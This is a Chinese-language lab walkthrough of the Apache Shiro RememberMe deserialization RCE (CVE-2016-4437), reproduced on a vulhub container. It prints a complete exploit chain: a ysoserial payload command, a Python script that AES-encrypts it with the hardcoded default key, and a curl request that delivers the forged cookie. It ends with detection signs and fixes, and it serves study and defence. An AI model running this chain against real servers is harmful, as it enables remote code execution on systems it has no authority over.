简介

Apache Shiro是一个强大易用的Java安全框架，提供了认证、授权、加密和会话管理等功能。Shiro框架直观、易用，同时也能提供健壮的安全性。

漏洞原理


Apache Shiro框架提供了记住密码的功能（RememberMe），用户登录成功后会生成经过加密并编码的cookie。在服务端对rememberMe的cookie值，先base64解码然后AES解密再反序列化，就导致了反序列化RCE漏洞。
那么，Payload产生的过程：

- **命令=>序列化=>AES加密=>base64编码=>RememberMe Cookie值**
  在整个漏洞利用过程中，比较重要的是AES加密的密钥，如果没有修改默认的密钥那么就很容易就知道密钥了,Payload就可以构造了。

影响版本：Apache Shiro < 1.2.4


特征：返回包中包含rememberMe=deleteMe字段。

AES加密方式
CBC：需要初始IV，相同明文得到不同的密文。shiro采用的正是这种加密模式



1. **IV（初始化向量）**：第一个明文块先与随机 IV 异或，再加密。
2. **链式反应**：每个明文块加密前，都要先与**前一个密文块**异或。
3. **雪崩效应**：即使明文相同，只要 IV 或前一个密文不同，最终密文就完全不同。


EBC：不需要初始IV，相同明文会得到相同密文。



```
              ↓         ↓         ↓         ↓
密文:    [块1]    [块2]    [块3]    [块4]    ← 相同明文 → 相同密文
```

漏洞利用


登陆请求:



```
POST /doLogin HTTP/1.1
Host: 192.168.230.143:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin: http://192.168.230.143:8080
Connection: keep-alive
Referer: http://192.168.230.143:8080/doLogin
Cookie: JSESSIONID=906A983AC7594F791217EFDF0E3DF2DD
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=admin&password=vulhub&rememberme=remember-me
```

```
HTTP/1.1 200
Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Sat, 29-Aug-2026 06:49:16 GMT
Set-Cookie: rememberMe=Nfd8Wj9ni1Z3wkzHWBLtEDu5k9OK82WXZgRANLG3KcK/4U7+DFI9z+oOq7otIxOWNgoPX7qE8trOKVnZd2iDNjIsvNWEYryOOrKVcAqsW26BUzR3I2k+mH1HtVFmiYCwIkgILgycKIF1OU1LVJ3czBWgn7IAo9D6vaw/qBS36pOo08ey9mCOPXINONgeImpVxrvFr9IWk2IIze6wpZuL/tJjP61BOq6pOOGVMnfFSZrUcjYuJmbLxkxvCPVqBq7MkBo4j3LEJuqUrQKuEUFI0+naRr41UIVq/QcGvJAfqiPK7Ym+dKEeQzTy9YgnLc8zXhz+iy95KtSI7sBYwwfCyfDZjgmM94aeKOHXIT8YPrINXGr8vWyzMBSxdk3PFttrgWVEcppBC1bZfiKkfMiGqMiWiTQYjydNrN8OXSEvKjohJ8OVQncc7G7hQXDFQTrxIqbQEg+niGInL2Uv5dQDisnsA9cRFLJqF3NPSYLdAo1d2HxJtUB4WnyeHBPODqtkjVJ5i43K3qt7XuSC7SGUtQ==; Path=/; Max-Age=31536000; Expires=Mon, 30-Aug-2027 06:49:16 GMT; HttpOnly
Content-Type: text/html;charset=UTF-8
Content-Language: zh-CN
Date: Sun, 30 Aug 2026 06:49:16 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 184

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <title>
      Congrats
```

第一次登陆并勾选rememberme后的数据包都自带rememberMe字段




```
GET /doLogin HTTP/1.1
Host: 192.168.230.143:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: JSESSIONID=906A983AC7594F791217EFDF0E3DF2DD; rememberMe=ZQOY+MwW6y2fnk008kjRbEXbrCpIOhBwM4oW67YzBA+jXSq8f7xumrhkh1/p9GouQS5Vo4Hi3sLZVQ6wCxCobzvrAjtBRj81sI258UJFmzBGCzBAj4jxkNm3AYbr3UpIB1UZHfmNZnCnJCOF4KA5EzbeSW7Ro7SIneg6H1Rim8xRfmMypTOi4eBkzNYTBOHfaUyddStgOp4XdoAYzXqzm+P2F92RwPTL607s8jwgLsIn3icowhO+PK9x1LGmoFntNyV7rDkBFuUWCnCINQ6dEN6jtopP3r9KMNShDngr8AYbAmRk3II9cXOG2fbVX5Uj8CPDBRvUotZ3GMXoKaTwcyQN2gophy+M5oHiQSe+F6X1o5ncciFLfkDGLnSwpSG1+jVdWMhcpzXcvDqnuyygF+IuOMOHocckiUFVqWNIB+JDY9VJ3ZeTyoI+IOv5y2JTzOBefHmDNxrBxOmpLTHQvw0d6xusbLzFE2pox93TWDKITMIh1L65yCxQDqPidxX5tY1Xxy8wwULvwmPk+dBTqw==
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 405
Set-Cookie: JSESSIONID=E2A597C298E1A79E049FFCF4675BF840; Path=/; HttpOnly
Allow: POST
Content-Type: text/html;charset=UTF-8
Content-Language: zh-CN
Date: Sun, 30 Aug 2026 08:27:20 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 143

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <title>
      Error
    </title>
  </head>
  <body>

    <p>
      login error
    </p>
```

rememberMe的生成过程

java对象=》序列化=》AES加密=》base64加密=》写入Cookie中
这里AES是硬编码进源码中的导致攻击者获取到AES密钥后很容易就构造恶意payload

运行shiro容器中/tmp目录为被攻击时



```
[root@192 CVE-2016-4437]# docker exec -it a331236be835 /bin/bash
root@a331236be835:/# ls /tmp
hsperfdata_root  tomcat-docbase.5889032521255868521.8080  tomcat.2570529891718541091.8080
root@a331236be835:/#
```


1：生成恶意Java对象的序列化

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsCollections6 "touch
/tmp/hacked" > payload.ser
```

用kali生成恶意java对象的序列化payload，这个payload运行的命令是 `touch /tmp/hacked` 在/tmp目录下创建一个hacked文件

2：读取序列化数据AES加密(CBC模式+硬编码密钥)

```
import base64, os
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad

# 1. 读取序列化数据
with open("payload.ser", "rb") as f:
    data = f.read()
print(f"[*] 读取 {len(data)} 字节")

# 2. AES 加密 (CBC)
KEY = base64.b64decode("kPH+bIxk5D2deZiIxcaaaA==")
iv = os.urandom(16)
encrypted = AES.new(KEY, AES.MODE_CBC, iv).encrypt(pad(data, AES.block_size))

# 3. 不进行 Base64 编码，直接输出二进制数据
iv_plus_cipher = iv + encrypted
#IV + 密文   把 IV 拼在密文前面     读取前 16 字节作为 IV，剩余作为密文 ✅ 解密端能提取
IV

# 输出方式选择：
# 方式A：直接写入二进制文件（原始密文）
with open("rememberMe.bin", "wb") as f:
    f.write(iv_plus_cipher)
print("[√] 已保存到 rememberMe.bin（二进制格式）")

# 方式B：以十六进制形式显示
print(f"\n[*] 十六进制形式:\n{iv_plus_cipher.hex()}")

# 方式C：直接打印原始字节（会乱码，不建议）
# print(iv_plus_cipher)
```




3：base64加密二进制AES加密后的数据

```
base64 -w 0 rememberMe.bin > rememberMe.txt ; cat rememberMe.txt
```

4：替换cookie

```
curl -v -H "Cookie: rememberMe=$(cat rememberMe.txt)"
http://192.168.230.143:8080/
```


攻击成功！容器中生成了hacked文件




攻击时出现 `rememberMe=deleteMe`，是因为**你的恶意数据在反序列化过程中触发了异常，Shiro为了安全，强制把这条有问题的 Cookie 删除了**。但值得注意的是，**命令执行发生在“删除”这个动作之前**。

日志及流量

日志



流量： 主要看请求体响应体中的字段有rememberMe与deleteMe



防护

升级版本 + 换掉默认密钥 + 限制反序列化类。

补充shiro721

Shiro-721就是：即使你换了默认密钥，只要用的是AES-CBC加密模式，攻击者拿到一个合法Cookie后，就能像“猜密码”一样，通过不断给服务器发篡改过的密文并观察报错，逐字节还原出加密内容，最终伪造出能执行命令的恶意Cookie。